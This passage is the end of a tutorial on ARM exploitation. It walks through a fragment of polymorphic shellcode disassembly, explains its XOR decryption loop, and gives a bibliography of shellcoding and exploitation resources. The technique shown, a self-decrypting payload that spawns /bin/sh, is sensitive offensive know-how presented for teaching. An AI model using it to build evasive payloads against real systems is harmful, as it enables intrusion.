    805e:   300a        adds    r0, #10
    8060:   9001        str r0, [sp, #4]
    ...
    806a:   2f2f        cmp r7, #47
    806c:   6962        ldr r2, [r4, #20]
    806e:   2f6e        cmp r7, #110
    8070:   6873        ldr r3, [r6, #4]
```

We reported only the disassembly of shellcodes because it is the part that interests us[25].

[25] The complete shellcode: http://www.exploit-db.com/exploits/14190/

We will not pay attention at the "`Disassembly of execve("/bin/sh", ["/bin/sh"], NULL)`" since is a shellcode we already know. The critical part are the sections `debut-0x8`, `debut` and `boucle`.

The algorithm starts like a classic shellcode *a la* Aleph One[26]: execution jumps to the instruction `bl 805c <debut>` (at address **0x8080**), that brings the program counter back again.

It's a trick used to **load into the link register the address of the shellcode to decrypt**, which is immediately after the branch instruction.

Since it's not possible to directly insert into a register the value zero, the instruction `mov r4, #227` insert a different value, which will be considered "relative", and used by a number of `adds` and `subs` (**0x8068**, **0x8078**) as a counter.

The section `boucle` is the decryption loop. The instruction `cmp r4, #256` at the beginning of the loop **checks if the end of the shellcode to decrypt has been reached**, otherwise a code word is loaded into r5 and the instruction `eor r5, r5, #88` **decrypts** it.

Finally the **decrypted word is reinserted in memory**, and the **counter is increased** to indirectly point the next word.

The execution of the code looks like this graph:


decrypts
polymorphic shellcode: | decryption | ... | ... | ... | loop | XXXX | XXXX | XXXX | ...
decrypts
polymorphic shellcode: | decryption | ... | ... | ... | loop | AAAA | XXXX | XXXX | ...
decrypts
polymorphic shellcode: | decryption | ... | ... | ... | loop | AAAA | AAAA | XXXX | ...
the execution can start
polymorphic shellcode: | decryption | ... | ... | ... | loop | AAAA | AAAA | AAAA | ...

Figure 19: polymorphic shellcode execution

The characters "XXXX" represent an encrypted word, while "AAAA" a decrypted one. **When everything has been decrypted, the execution continues normally**, as in shellcodes we've seen before.

[26] Smashing The Stack For Fun And Profit: http://www.phrack.org/issues.html?id=14&issue=49

Polymorphic shellcodes represent one of the most advanced shellcoding techniques.

Congratulations, now you should be able to design your own shellcodes, suitable for any situation and environment.

6 Conclusion

I hope you enjoyed reading this document. So far, informations regarding ARM system exploiting were very fragmented. Most of the articles about this topic took for granted a lot of knowledge.

This article was born from the desire to create a base from which to start: this is the kind of document that I would have liked find I started to approaching ARM system.

I was perhaps a bit pedantic in the details, but one thing I hate are articles with missing pieces the author takes for granted, even if they are not trivial.

Research in the field of the security of ARM systems has just exploded, and it is the right time to delve into this topic. In the future more and more systems will be on ARM architecture, and embedded devices will be more powerful and essential in everyday life.

In the bibliography you will find many articles to continue your studies. You might decide, as in a role play game, to specialize in the path of "Android exploitation" or "IPhone cracking", or otherwise enhance your skills in writing alphanumeric shellcode.

Good luck for your research!

6.0.3 Greetings

Thanks to Christian Apostoli and Luca Rossi (in alphabetical order) for moral support, to TigerSecurity.IT and Backtrack-linux teams (I always enjoy working with you) and to the University of L'Aquila, that despite the earthquake, continues to care for its students. And, of course, Ma&Pa.

7 Bibliography

ARM Architecture

1. ARM Architecture Reference Manual:
   http://infocenter.arm.com/help/topic/com.arm.doc.ddi0100i/index.html
2. Procedure Call Standard for the ARM Architecture:
   http://infocenter.arm.com/help/topic/com.arm.doc.ihi0042d/IHI0042D_aapcs.pdf
3. ARM information center: http://infocenter.arm.com/

ARM Exploitation

1. Non-Executable Stack ARM Exploitation Research Paper
   https://media.blackhat.com/bh-dc-11/Avraham/
   BlackHat_DC_2011_Avraham_ARM%20Exploitation-wp.2.0.pdf
2. Android Exploitation (presentation):
   http://imthezuk.blogspot.com/2011/01/black-hat-dc-presentation.html
3. Cracking the iPhone Series:
   http://blog.metasploit.com/2007/10/cracking-iphone-part-1.html
   http://blog.metasploit.com/2007/10/cracking-iphone-part-2.html
   http://blog.metasploit.com/2007/10/cracking-iphone-part-21.html
   http://blog.metasploit.com/2007/10/cracking-iphone-part-3.html

ARM Shellcoding

1. GAS/GCC ARM Assembler
   http://www.l8night.co.uk/mwynn/gbadev/asmdocs/gba-arm-asm.html
2. GCC ARM Options
   http://gcc.gnu.org/onlinedocs/gcc/ARM-Options.html
3. Developing StrongARM/Linux shellcode
   http://www.phrack.org/issues.html?id=10&issue=58
4. How to create a shellcode on ARM architecture
   http://howto.shell-storm.org/files/howto-4-en.php
5. Alphanumeric RISC ARM Shellcode
   http://www.phrack.com/issues.html?issue=66&id=12

Miscellanea

1. A lot of papers, shellcodes and exploits (The Exploit Database)
   http://www.exploit-db.com/